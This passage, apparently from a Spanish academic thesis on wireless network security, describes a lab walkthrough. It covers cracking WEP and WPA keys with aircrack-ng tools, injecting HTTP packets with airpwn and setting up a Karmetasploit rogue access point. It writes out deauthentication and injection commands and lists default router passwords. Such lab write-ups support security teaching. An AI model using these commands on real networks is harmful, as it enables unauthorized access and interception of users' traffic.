


Figura IV.45. Selección de la opción número 2 Seleccionar Objetivo




Figura IV.46. Red objetivo seleccionada, con muestra de todos sus parámetros




Figura IV.47. Información de la red resumida y selección de cliente asociado




Figura IV.48. Captura de datos

4.2.2.2 Fase 2. Ataque a la red inalámbrica (Análisis)

En esta fase se ha capturado los diferentes paquetes en la red inalámbrica del paso anterior, gracias al proceso automatizado de airoscript, ahora se mostrará el ataque a WEP, en esta ocasión el ataque de fragmentación como se ve en la figura IV.47, IV.48, IV.49 y IV.50.




Figura IV.49. Selección del ataque de fragmentación




Figura IV.50. Selección de un método para el ataque de fragmentación




Figura IV.51. Asociación, Fragmentación y captura de datos en el canal 1




Figura IV.52. Selección de la opción aircrack-ng en cualquier modalidad

4.2.2.3. Fase 3. Explotación y ataque final

4.2.2.3.1. Caso WEP

Una vez capturados los suficientes datos e IVs, en este caso 13949, se obtiene la clave WEP como se muestra en la figura IV.51 después de 9 minutos.




Figura IV.53. Clave encontrada: rasta

4.2.2.3.2. Caso WPA y WPA2

Se ha iniciado por establecer el modo monitor, ingresando el comando airmon-ng start wlan0, luego en otra shell se iniciará con airodump-g –c CANAL –bssid MAC_ROUTER –w NOMBRE mon0, junto con el ataque de desautenticación aireplay-ng -0 1 –a MAC_ROUTER –c MACCLIENTE mon0.

Luego de encontrar un handshake y con ayuda de un diccionario se utilizó la herramienta Aircrack-ng, desde la interfaz de airoscript. Todo este proceso se muestra en las figuras IV.54, IV.55, IV.56, IV.57 y IV.58.




Figura IV.54. Captura de paquetes para BSSID específico en Wifiway.




Figura IV.55. Ataque de desautenticación entre cliente y AP, utilizando aireplay




Figura IV.56. Verificación de captura de handshake con aircrack-ng.




Figura IV.57. Handshake WPA entre cliente y AP para la red seleccionada.




Figura IV.58. Búsqueda de clave con diccionario desde interfaz airoscript.

La clave de la red es terminator, ya que afortunadamente en base al despliegue del diccionario de Wifiway, se logro obtener la clave con autenticación WPA/PSK con TKIP.

El mismo proceso es aplicado para WPA2, donde en algunos routers se tiene CCMP como el cifrado por defecto o automático, siendo las encriptaciones más fuertes de doblegar WPA y WPA2, aunque la vulnerabilidad en estos protocolos persiste mientras los usuarios utilicen claves bien conocidas que se encuentren recopiladas en los diferentes diccionarios, donde por coincidencias se halle el password definido.

4.2.3 Exploración de la red inalámbrica

Una vez que se ha ingresado a una red inalámbrica, se puede acceder al AP autenticándose como un usuario con privilegios de administrador, un usuario común o invitado, según esté configurado el router inalámbrico. Por tanto, el ingreso a este punto de acceso es una de las vulnerabilidades que se explica en la sección 4.6 donde se indica que el password administrativo es uno de los blancos más explotados por los intrusos, mientras tanto se puede explicar que tan sencilla de manejar puede ser esta amenaza, ya que se puede cambiar alguna configuración del router con solo acceder a éste por medio de usuario y contraseña por defecto como se puede observar en la figura IV.59 donde el username es admin y el password es admin.




Figura IV.59. Página de autenticación para acceso a la configuración de router Trendnet

4.2.3.1. Páginas de configuración por defecto de AP

Una de las páginas más conocidas es www.routerpasswords.com, la cual muestra una lista de nombres de usuarios y contraseñas por defecto según las marcas de Access points que están en el mercado. Como se verá en el capítulo siguiente, una de las vulnerabilidades a los que está expuesta la red inalámbrica, son los passwords administrativos de los routers inalámbricos o puntos de acceso, los cuales vienen configurados previamente por el fabricante, teniendo en la figura IV.60 una página web con todas las recopilaciones posibles de passwords.




Figura IV.60. Página de passwords por defecto para routers www.routerpasswords.com

4.2.3.1.1. Passwords más frecuentes para AP

A continuación una lista de passwords de los cuales se han escogido algunas de las marcas que más comercializadas en el país.

Tabla IV.VIII. Listado de autenticaciones en passwords por defecto

Fabricante	Modelo	Username	Password	Protocolo
D-LINK	DSL-G664T Rev. A1	admin	admin	HTTP
D-LINK	DWL 900AP	(ninguno)	public	MULTI
D-LINK	VWR (VONAGE)	user	user	HTTP
D-LINK	DGL4300 Rev. D-LINK'S DGL-4300 GAME SERIES ROUTER	admin	(ninguno)	HTTP
D-LINK	504G ADSL ROUTER	admin	admin	HTTP
HUAWEI	MT880R	TMAR#H WMT8007 079	(ninguno)	MULTI
HUAWEI	MT882 ADSL2+	admin	admin	MULTI
LINKSYS	WRT54G	admin	admin	HTTP
LINKSYS	WAG54GS	admin	admin	MULTI
LINKSYS	COMCAST	comcast	1234	HTTP
NEXXT	NW230NXT14	guest	guest	HTTP
SPEEDSTREAM	5660	(Ninguno)	adminttd	TELNET
SPEEDSTREAM	5861 SMT ROUTER	admin	admin	MULTI
TRENDNET	TEW-435BRM	admin		HTTP
	TEW-651BR V2.1	admin	admin	HTTP
ZYXEL	ADSL ROUTERS	admin	1234	MULTI
TP-LINK	TL-WR340GD	admin	admin	HTTP
HUAWEI	EchoLife HG-520C	instalador	.corporacion	HTTP

4.2.3.2. Airpwn

Es un framework wireless que permite inyectar paquetes entrantes, que encajen con un patrón que se defina en el archivo de configuración.




Figura IV.61. Opciones del scripts airpwn

airpwn –d DRIVER –i mon0 –k CLAVEWEPHEXA –c CONFIGURACION –vvv –F

Se inicia la herramienta con una configuración personalizada que permitirá reemplazar cualquier petición HTTP del cliente por una que sea producida por el atacante. Así se tiene como resultado, como petición http la que se haya diseñado para tal efecto.




Figura IV.62. Pagina html peticionada a través de http por el cliente

4.2.3.3. Karmetasploit

Se ha colocado la tarjeta en modo monitor (airmon-ng start wlan0) y se inicia un Access Point con ESSID conocido (airbase-ng –P –C 30 –e “Pikoro” –v mon0), como se puede apreciar en las figuras IV.63 y IV.64.




Figura IV.63. Tarjeta en modo monitor




Figura IV.64. Ejecución de airbase

Se edita el fichero dhcpd.conf a después de ingresar el comando nano/etc/dhcp3/dhcpd.conf A continuación se muestran los parámetros y la visualización en la figura IV.65:

option domain-name-servers
10.0.0.1;
default-lease-time 60;
max-lease-time 72;
ddns-update-style none;
authoritative;
log-facility local7;
subnet 10.0.0.0 netmask
255.255.255.0 {
range 10.0.0.100 10.0.0.254;
option routers 10.0.0.1;
option domain-name-servers
10.0.0.1;
}

